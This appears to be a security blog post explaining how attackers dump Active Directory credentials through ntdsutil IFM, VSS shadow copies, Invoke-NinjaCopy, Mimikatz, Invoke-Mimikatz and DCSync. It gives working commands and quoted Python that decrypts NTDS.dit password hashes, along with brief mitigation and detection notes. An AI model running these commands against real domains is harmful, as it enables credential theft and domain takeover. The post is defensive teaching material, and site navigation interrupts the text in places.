JAN 03 2016

How Attackers Dump Active Directory Database Credentials

By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Technical Reference

I previously posted some information on dumping AD database credentials before in a couple of posts: "How Attackers Pull the Active Directory Database (NTDS.dit) from a Domain Controller" and "Attack Methods for Gaining Domain Admin Rights in Active Directory".

This post covers many different ways that an attacker can dump credentials from Active Directory, both locally on the DC and remotely. Some of this information I spoke about at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon).

The primary techniques for dumping credentials from Active Directory involve interacting with LSASS on a live DC, grabbing a copy of the AD datafile (ntds.dit), or tricking a Domain Controller into replicating password data to the attacker ("I'm a Domain Controller!"). The methods covered here require elevated rights since they involve connecting to the Domain Controller to dump credentials.
They are:

- Grabbing the ntds.dit file locally on the DC using NTDSUtil's Create IFM
- Pulling the ntds.dit remotely using VSS shadow copy
- Pulling the ntds.dit remotely using PowerSploit's Invoke-NinjaCopy (requires PowerShell remoting is enabled on target DC).
- Dumping Active Directory credentials locally using Mimikatz (on the DC).
- Dumping Active Directory credentials locally using Invoke-Mimikatz (on the DC).
- Dumping Active Directory credentials remotely using Invoke-Mimikatz.
- Dumping Active Directory credentials remotely using Mimikatz's DCSync.

Note that if a copy of the Active Directory database (ntds.dit) is discovered, the attacker could dump credentials from it without elevated rights.
The last topic on this page shows how to extract credentials from a captured ntds.dit file (with regsitry export).

Remote Code Execution Options

RECENT POSTS

BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf

DEFCON 2017: Transcript – Hacking the Cloud

Detecting the Elusive: Active Directory Threat Hunting

Detecting Kerberoasting Activity

Detecting Password Spraying with Security Event Auditing

POPULAR POSTS

PowerShell Encoding & Decoding (Base64)

Attack Methods for Gaining Domain Admin Rights in…

Kerberos & KRBTGT: Active Directory's…

Finding Passwords in SYSVOL & Exploiting Group…

Securing Domain Controllers to Improve Active…

Securing Windows Workstations: Developing a Secure Baseline

Detecting Kerberoasting Activity

There are several different ways to execute commands remotely on a Domain Controller, assuming they are executed with the appropriate rights. The most reliable remote execution methods involve either PowerShell (leverages WinRM) or WMI.

- **WMI**
  Wmic /node:COMPUTER/user:DOMAIN\USER /password:PASSWORD process call create "COMMAND"
- **PowerShell (WMI)**
  Invoke-WMIMethod -Class Win32_Process -Name Create –ArgumentList $COMMAND –ComputerName $COMPUTER -Credential $CRED
- **WinRM**
  winrs –r:COMPUTER COMMAND
- **PowerShell Remoting**
  Invoke-Command –computername $COMPUTER -command { $COMMAND}
  New-PSSession -Name PSCOMPUTER –ComputerName $COMPUTER; Enter-PSSession -Name PSCOMPUTER

The Active Directory Database (ntds.dit)

The Active Directory domain database is stored in the ntds.dit file (stored in c:\Windows\NTDS by default, but often on a different logical drive). The AD database is a Jet database engine which uses the Extensible Storage Engine (ESE) which provides data storage and indexing services; ESE level indexing enables object attributes to be quickly located. ESE ensures the database complies with ACID (Atomic, Consistent, Isolated, and Durable) – all operations in a transaction complete or none do. The AD ESE database is very fast and reliable.


Data Store Architecture

Note: Microsoft also uses the Jet database for Exchange mailbox databases.

Active Directory loads parts of the ntds.dit file in (LSASS protected) memory with the caching based on LRU-K algorithm ensuring most frequently accessed data is in memory, for increased performance, thus improving read performance the second time. Database changes are performed in memory, written to the transaction log, and then there's a lazy commit to the database file later.The checkpoint file (edb.chk) keeps track of transactions written to this point.

The "version store" is a copy of an object's instance while the data is being read from memory which enables updates to be performed without changing the read-data (ESE transactional view). Once the read operation completes, that instance of the version store ends.

While Active Directory is comprised of three directory partitions, Domain, Configuration, and Schema, this is simply an abstracted view of the database data. The ntds.dit file is comprised of three main tables: Data Table, Link Table, and the SD Table.

Data Table

The data table contains all the information in the Active Directory data store: users, groups, application-specific data, and any other data that is stored in Active Directory after its installation. The data table can be thought of as having rows (each representing an instance of an object, such as a user) and columns (each representing an attribute in the schema, such as ***GivenName****). For each attribute in the*

Mimikatz DCSync Usage, Exploitation, and Detection

Scanning for Active Directory Privileges &…

Microsoft LAPS Security & Active Directory LAPS…

CATEGORIES

ActiveDirectorySecurity
Apple Security
Cloud Security
Continuing Education
Entertainment
Exploit
Hacking
Hardware Security
Hypervisor Security
Linux/Unix Security
Malware
Microsoft Security
Mitigation
Network/System Security
PowerShell
RealWorld
Security
Security Conference Presentation/Video
Security Recommendation
Technical Article
Technical Reading
Technical Reference
TheCloud
Vulnerability

TAGS

ActiveDirectory Active Directory Active Directory Security ActiveDirectorySecurity ADReading AD Security ADSecurity Azure AzureAD DCSync DomainController GoldenTicket GroupPolicy HyperV Invoke-Mimikatz KB3011780 KDC Kerberos KerberosHacking KRBTGT LAPS LSASS

schema, the table contains a column, called a field. Field sizes can be fixedor variable. Fixed-size fields contain an integer or long integer as the data type. Variable-size fields typically hold string types, for example, Unicode strings. The database allocates only as much space as a variable-size field needs: 16 bits for a 1-character Unicode string, 160 bits for a 10-character Unicode string, and so on.

The database space that is used to store an object depends on the number of attributes for which values are set and the size of the values. For example, if the administrator creates two user objects (User1 and User2), sets only the minimum attributes on them, and then later adds a 10-character description to User2, the User2 space is approximately 80 bytes bigger than the User1 space (20 bytes for the 10 characters, plus metadata on the newly generated attribute).

Database records cannot span database pages; therefore, each object is limited to 8 kilobytes (KB). However, some attribute values of an object do not count fully against this limit. Long, variable-length values can be stored on a different page than the object record, leaving behind only a 9-byte reference. In this way, an object and all its attribute values can be much larger than 8 KB.

Link Table

The link table contains data that represents linked attributes, which contain values that refer to other objects in Active Directory. An example is the ***MemberOf*** *attribute on a user object, which contains values that reference groups to which the user belongs. The link table is much smaller than the data table.*

SD Table

The SD Table contains data that represents inherited security descriptors for each object. With the introduction of the SD table in Windows Server 2003 or later, inherited security descriptors no longer have to be duplicated on each object that inherits security descriptors. Instead, inherited security descriptors are stored in the SD table and linked to the appropriate objects.

Password hash encryption used in Active Directory

MCM MicrosoftEMET MicrosoftWindows mimikatz MS14068 PassTheHash PowerShell PowerShellCode PowerShellHacking PowerShellv5 PowerSploit Presentation Security SilverTicket SneakyADPersistence SPN TGS TGT Windows7 Windows10 WindowsServer2008R2 WindowsServer2012 WindowsServer2012R2

Search

RECENT POSTS

BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf

DEFCON 2017: Transcript – Hacking the Cloud

Detecting the Elusive: Active Directory Threat Hunting

Detecting Kerberoasting Activity

Detecting Password Spraying with Security Event Auditing

RECENT COMMENTS

Derek on Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory

Sean Metcalf on Securing Microsoft Active Directory Federation Server (ADFS)

Brad on Securing Microsoft Active Directory Federation Server (ADFS)

Joonas on Gathering AD Data with the Active Directory PowerShell Module

Sean Metcalf on Gathering AD Data with the Active Directory PowerShell Module

ARCHIVES

June 2024

May 2024

May 2020

January 2020

The definitive work on this seems to be a whitepaper titled "Active Directory Offline Hash Dump and Forensic Analysis" written by Csaba Barta (csaba.barta@gmail.com) written in July 2011.

> *Note, that in the previous list there are numerous fields that are described as encrypted. The purpose of this encryption is to provide protection against offline data extraction.*
>
> *The solution introduced by Microsoft in order to provide this protection is complex and composed of 3 layers of encryption of which 2 layers use RC4 and the third layer uses DES.*
>
> *In order to decrypt a hash stored in NTDS.DIT the following steps are necessary:*
>
> *1. decrypt the PEK (Password Encryption Key) with bootkey (RC4 – layer 1)*
> *2. hash decryption first round (with PEK and RC4 – layer 2)*
> *3. hash decryption second round (DES – layer 3)*
>
> ***Password Encryption Key***
> *The PEK or Password Encryption Key is used to encrypt data stored in NTDS.DIT. This key is the same across the whole domain, which means that it is the same on all the domain controllers. The PEK itself is also stored in the NTDS.DIT in an encrypted form. In order to decrypt it one will need the registry (the SYSTEM hive) from the same domain controller where NDTS.DIT file was obtained. This is because the PEK is encrypted with the BOOTKEY which is different on all domain controllers (and in fact on all computers in the domain).*
>
> *In order to decrypt the PEK one will have to obtain the ATTk590689 field from the NTDS.DIT. As it was mentioned all the objects stored in the database will have this field. In order to determine which one is needed one has to check whether the value is null or not.*
>
> *The length of the value is 76 bytes (it is stored as binary data). The structure of the value is the following:*
> *header 8 bytes key material for RC4 16 bytes encrypted PEK 52 bytes*
>
> *After decryption the value of the decrypted PEK can also be divided into 2 parts. One will have to skip the first 36 bytes (so the length of the actual PEK key is 16 bytes).*

August 2019
March 2019
February 2019
October 2018
August 2018
May 2018
January 2018
November 2017
August 2017
June 2017
May 2017
February 2017
January 2017
November 2016
October 2016
September 2016
August 2016
July 2016
June 2016
April 2016
March 2016
February 2016
January 2016
December 2015
November 2015
October 2015
September 2015
August 2015
July 2015
June 2015
May 2015
April 2015
March 2015
February 2015
January 2015
December 2014
November 2014
October 2014
September 2014

Here is the python algorithm that can be used to decrypt the PEK key after one has obtained the bootkey (bootkey can be collected from the SYSTEM registry hive and the method is well documented – http://moyix.blogspot.com/2008/02/syskey-and-sam.html):
md5=MD5.new()
md5.update(bootkey)
for i in range(1000):
md5.update(enc_pek[0:16])
rc4_key=md5.digest();
rc4 = ARC4.new(rc4_key)
pek=rc4.encrypt(enc_pek[16:])
return pek[36:]

As one can see there is an MD5 hashing part of the decryption with 1000 rounds. This is for making the bruteforce attack against the key more time consuming.

Password Hash Decryption
Now that the PEK is decrypted the next task is decrypt the hashes stored in the ATTk589879 (encrypted LM hash) and ATTk589914 (encrypted NT hash) attributes of user objects.

The first step is to remove the RC4 encryption layer. During this the PEK key and the first 16 bytes of the encrypted hash is used as key material for the RC4 cypher. Below is the structure of the 40 bytes long encrypted hash value stored in the NTDS.DIT database.
header 8 bytes key material for RC4 16 bytes encrypted hash 16 bytes

The algorithm to remove the RC4 encryption layer is the following:
md5 = MD5.new()
md5.update(pek)
md5.update(enc_hash[0:16])
rc4_key = md5.digest();
rc4 = ARC4.new(rc4_key)
denc_hash = rc4.encrypt(enc_hash[16:])

The final step is to remove the DES encryption layer which is in fact very similar to the so called "standard" SYSKEY encryption used in case of password hashes stored in the

August 2014
July 2014
June 2014
May 2014
April 2014
March 2014
February 2014
July 2013
November 2012
March 2012
February 2012

CATEGORIES

ActiveDirectorySecurity
Apple Security
Cloud Security
Continuing Education
Entertainment
Exploit
Hacking
Hardware Security
Hypervisor Security
Linux/Unix Security
Malware
Microsoft Security
Mitigation
Network/System Security
PowerShell
RealWorld
Security
Security Conference Presentation/Video
Security Recommendation
Technical Article
Technical Reading
Technical Reference
TheCloud
Vulnerability

registry (details of the algorithm can be found here – http://moyix.blogspot.com/2008/02/syskey-andsam.html).

Below is the last part of the algorithm:
(des_k1,des_k2) = sid_to_key(rid)
d1 = DES.new(des_k1, DES.MODE_ECB)
d2 = DES.new(des_k2, DES.MODE_ECB)
hash = d1.decrypt(denc_hash[:8]) + d2.decrypt(denc_hash[8:])

Notice, that it is essential to have the SID of the user in order to determine the RID and to compute the keys used for DES.

Mitigation


The best (and really, only) mitigation is to prevent attackers from gaining access to a Domain Controller and associated files. Protecting admin credentials is covered in the post "Attack Methods for Gaining Domain Admin Rights in Active Directory".

Pulling the ntds.dit remotely using VSS shadow copy (over WMI or PowerShell Remoting)


Windows has a built-in management component called WMI that enables remote execution (admin rights required). WMIC is the WMI command tool to execute commands on remote computers.


Matt Graeber presented on leveraging WMI for offensive purposes at Black Hat USA 2015 (paper, slides, and video). Matt also spoke at DEF CON 23 (video) with colleagues and dove further into offensive WMI capability (and again at DerbyCon – video)

Leverage WMIC (or PowerShell remoting) to Create (or copy existing) VSS.



Once the VSS snapshot has completed, we then copy the NTDS.dit file and the System registry hive out of the VSS to the c: drive on the DC.





After the files are in the c:\temp folder on the DC, we copy the files to local computer.

This screenshot shows the attacker used the clear text password discovered earlier using Mimikatz. What if we don't have that?

The attacker can pass a Kerberos ticket with WMIC to do the same thing.

Note that with newer versions of Windows, WMIC is deprectated. PowerShell provides the same functionality with the *Invoke-WMIMethod cmdlet*.

Pulling the ntds.dit locally on the DC using NTDSUTIL's IFM Creation (VSS shadow copy)

NTDSUtil is the command utility for natively working with the AD DB (ntds.dit) & enables IFM set creation for DCPromo. IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC.

ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q

The IFM set is a copy of the NTDS.dit file created in the screenshot below in c:\temp. When creating an IFM, a VSS snapshot is taken, mounted, and the ntds.dit file and associated data is copied out of it into the target folder.

This file may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured and the IFM data, including the NTDS.dit file copied and the credential data extracted.

This command can also be executed remotely via WMI or PowerShell.

Pulling the ntds.dit remotely using PowerSploit's Invoke-NinjaCopy (requires PowerShell remoting is enabled on target DC).

Invoke-NinaCopy is a PowerShell function that can copy a file off of a remote computer (even if the file is locked, provides direct access to the file) leveraging PowerShell remoting (PowerShell remoting has to be enabled on the target DC).

Sysmon v3.2 now includes detection of raw disk access which may provide detection of Invoke-NinjaCopy use.

> *Sysmon v3.2 now detects raw data access like Invoke-NinjaCopy*

> *"This release of Sysmon, a background service that logs security-relevant process and network activity to the Windows event log, now has the option of logging raw disk and volume accesses, operations commonly performed by malicious toolkits to read information by bypassing higher-level security features.*

From the Invoke-NinjaCopy file synopsis:

```
This script can copy files off an NTFS volume by opening a read handle to the ent
are an administrator of the server. This allows you to bypass the following prote
    1. Files which are opened by a process and cannot be opened by other processe
    2. SACL flag set on a file to alert when the file is opened (I'm not using a
    3. Bypass DACL's, such as a DACL which only allows SYSTEM to open a file

If the LocalDestination param is specified, the file will be copied to the file p
If the RemoteDestination param is specified, the file will be copied to the file

The script works by opening a read handle to the volume (which if logged, may sta
The script then uses NTFS parsing code written by cyb70289 and posted to CodePlex
in C++, I have compiled the code to a DLL and load it reflective in to PowerShell
to the original script).
```

Joe Bialek (@JosephBialek) wrote the following on his blog about Invoke-NinjaCopy:

> *Currently there are a few ways to dump Active Directory and local password hashes. Until recently, the techniques I had seen used to get the hashes either relied on injecting code in to LSASS or using the Volume Shadow Copy service to obtain copies of the files which contain the hashes. I have created a PowerShell script called Invoke-NinjaCopy that allows any file (including NTDS.dit) to be copied without starting suspicious services, injecting in to processes, or elevating to SYSTEM.*

Command:
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -ComputerName "RDLABDC02" -LocalDestination "c:\temp\ntds.dit"

This example executes Invoke-Ninjacopy from code downloaded from the Internet and executed entirely in memory. If the attacker compromised a workstation a Domain Admin logged onto, this scenario would work, enabling the attacker to copy the Active Directory database file from a Domain Controller to the workstation and then upload to the Internet.

Using a DIT Snapshot Viewer, we can validate that we got the ntds.dit file successfully.
I had to "take a snapshot" of the ntds.dit file to correct errors when grabbing the file from a running system.

Note:
Joe Bialek (@JosephBialek), the author of Invoke-NinjaCopy, noted that Invoke-NinjaCopy wasn't tested on large ntds.dit files and therefore on a busy DC, copying the ntds.dit via Invoke-NinjaCopy may corrupt the file. Harmj0y has some insight on getting past NTDS.dit file corruption when attempting to dump AD credentials.

Dumping Active Directory credentials locally using Mimikatz (on the DC).

Often service accounts are members of Domain Admins (or equivalent) or a Domain Admin was recently logged on to the computer an attacker dump credentials from. Using these credentials, an attacker can gain access to a Domain Controller and get all domain credentials, including the KRBTGT account NTLM hash which is used to create Kerberos Golden Tickets.

NOTE:
There are many different tools that can dump AD credentials when run locally on the DC, I tend to focus on Mimikatz since it has extensive credential theft and injection capability (and more) enabling credential dumping from a wide variety of sources and scenarios.

Command: mimikatz lsadump::lsa /inject exit

Dumps credential data in an Active Directory domain when run on a Domain Controller.
Requires administrator access with debug or Local SYSTEM rights

Note: The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.

Dumping Active Directory credentials locally using Invoke-Mimikatz (on the DC).

Invoke-Mimikatz is a component of PowerSploit written by Joe Bialek (@JosephBialek) which incorporates all the functionality of Mimikatz in a Powershell function. It "leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk." Note that the PowerSploit framework is now hosted in the "PowerShellMafia" GitHub repository.

What gives Invoke-Mimikatz its "magic" is the ability to reflectively load the Mimikatz DLL (embedded in the script) into memory. The Invoke-Mimikatz code can be downloaded from the Internet (or intranet server), and executed from memory without anything touching disk. Furthermore, if Invoke-Mimikatz is run with the appropriate rights and the target computer has PowerShell Remoting enabled, it can pull credentials from other systems, as well as execute the standard Mimikatz commands remotely, without files being dropped on the remote system.

Invoke-Mimikatz is not updated when Mimikatz is, though it can be (manually). One can swap out the DLL encoded elements (32bit & 64bit versions) with newer ones.

- Use mimikatz to dump credentials out of LSASS: *Invoke-Mimikatz -DumpCreds*
- Use mimikatz to export all private certificates (even if they are marked non-exportable): *Invoke-Mimikatz* –DumpCerts
- Elevate privilege to have debug rights on remote computer: *Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "computer1"*

The Invoke-Mimikatz "Command" parameter enables Invoke-Mimikatz to run custom Mimikatz commands.
Defenders should expect that any functionality included in Mimikatz is available in Invoke-Mimikatz.

Command:
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit'

Dumps credential data in an Active Directory domain when run on a Domain Controller. Requires administrator access with debug or Local SYSTEM rights

Note: The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.

Dumping Active Directory credentials remotely using Invoke-Mimikatz (via PowerShell Remoting).

Invoke-Mimikatz is a component of PowerSploit written by Joe Bialek (@JosephBialek) which incorporates all the functionality of Mimikatz in a Powershell function. It "leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk." Note that the PowerSploit framework is now hosted in the "PowerShellMafia" GitHub repository.

Command:
Invoke-Mimikatz -Command '"privilege::debug" "LSADump:LSA /inject"' -Computer RDLABDC02.rd.adsecurity.org

This example executes Invoke-Mimikatz from code downloaded from the Internet and executed entirely in memory. If the attacker compromised a workstation a Domain Admin logged onto, this scenario would work, enabling the attacker to grab AD credentials and upload to the Internet.

Dumping Active Directory credentials remotely using Mimikatz's DCSync.

A major feature added to Mimikatz in August 2015 is "DCSync" which effectively "impersonates" a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz's DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not only allowed to pull password data for users by default.

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

"The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica. …
When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC's which it replicates from."

DCSync Options:

- /user – user id or SID of the user you want to pull the data for.
- /domain (optional) – FQDN of the Active Directory domain. Mimikatz will discover a DC in the domain to connect to. If this parameter is not provided, Mimikatz defaults to the current domain.
- /dc (optional) – Specify the Domain Controller you want DCSync to connect to and gather data.

There's also a /guid parameter.

DCSync Command Examples:

Pull password data for the KRBTGT user account in the rd.adsecurity.org domain:
Mimikatz "privilege::debug" "lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt" exit

Pull password data for the Administrator user account in the rd.adsecurity.org domain:
Mimikatz "privilege::debug" "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator" exit

Pull password data for the ADSDC03 Domain Controller computer account in the lab.adsecurity.org domain:
Mimikatz "privilege::debug" "lsadump::dcsync /domain:lab.adsecurity.org /user:adsdc03$" exit

If the account is enabled for "reversible encryption", the clear-text password shown.

Extract Hashes from NTDS.dit

One method to extract the password hashes from the NTDS.dit file is Impacket's secretsdump.py (Kali, etc).

Just need the ntds.dit file and the System hive from the DC's registry (you have both of these with an Install from Media (IFM) set from ntdsutil).

References:

- Sean Metcalf's Presentations on Active Directory Security
- How Attackers Pull the Active Directory Database (NTDS.dit) from a Domain Controller
- Attack Methods for Gaining Domain Admin Rights in Active Directory
- Mimikatz DCSync Usage, Exploitation, and Detection
- Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync
- Mimikatz Guide and Command Reference
- Matt Graeber presented on leveraging WMI for offensive purposes at Black Hat USA 2015 (paper, slides, and video). Matt also spoke at DEF CON 23 (video) with colleagues and dove further into offensive WMI capability (and again at DerbyCon – video)
- PowerShellMafia's PowerSploit offensive PowerShell tools on Github
- Joe Bialek's (@JosephBialek) his blog post about Invoke-NinjaCopy
- DIT Snapshot Viewer

500, 502, ActiveDirectorydatabase, Administrator, copy ntds.dit, CopyNTDS.dit, DCSync, DITSnapshotViewer, dumpActiveDirectory, DumpADCredentials, DumpADCreds, DumpCredentials, DumpCreds, Esentutl, Invoke-Mimikatz, Invoke-NinjaCopy, Invoke-ReflectivePEInjection, KRBTGT, lsadump::dcsync, lsadump::lsa, mimikatz, MimikatzDCSync, ntds.dit, ntdsutil, PassTheTicket, PowerShellRemoting, PowerSploit, sekurlsa::logonpasswords, VolumeShadowCopy, VSS, VSSNTDS.dit, WMI, WMIC, WMICPassTheTicket, WMIPTT

Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com
Read the About page (top left) for information about me. :)
https://adsecurity.org/?page_id=8